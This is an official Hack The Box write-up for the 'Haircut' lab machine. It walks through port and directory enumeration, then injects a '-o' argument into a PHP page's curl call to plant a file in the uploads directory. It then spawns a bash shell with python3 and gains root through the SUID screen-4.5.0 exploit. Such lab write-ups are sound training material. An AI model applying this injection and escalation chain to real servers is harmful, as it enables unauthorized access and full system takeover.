Hack The Box
PEN-TESTING LABS

Haircut

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Difficulty: Easy

Classification: Official

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SYNOPSIS

Haircut is a fairly simple machine, however it does touch on several useful attack vectors. Most notably, this machine demonstrates the risk of user-specified CURL arguments, which still impacts many active services today.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned

- HTTP-based fuzzing
- Exploiting CURL/Command injection

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
Enumeration

Nmap



Nmap reveals only two open services; OpenSSH and Apache.

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
Dirbuster



Dirbuster, using the Dirbuster lowercase medium wordlist, finds **exposed.php** and an **uploads** directory.

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

Exploitation

The **exposed.php** file simply CURLs a specified url and displays the result. By adding the **-o** flag after the url, it gets tacked on to the end of the command, and saves the output to the specified file. This achieved with **http://<LAB IP>/writeup.php -o uploads/writeup.php**

The file must be saved to the **uploads** directory as the Apache user does not have write permissions to the main website directory.



Python is not available on the target, however Python3 is. It is possible to obtain an interactive shell with the command **python3 -c 'import pty; pty.spawn("/bin/bash")'**



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Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum generates a very lengthy output. The main thing that stands out is the SUID file **/usr/bin/screen-4.5.0**

A quick search finds **Exploit-DB 41154**. As gcc is broken on the target, **libhax.so** and **rootshell** must be compiled locally on the attacking machine and placed in **/tmp**. The flags can be obtained from **/home/maria/Desktop/user.txt** and **/root/root.txt**

Exploit: https://www.exploit-db.com/exploits/41154/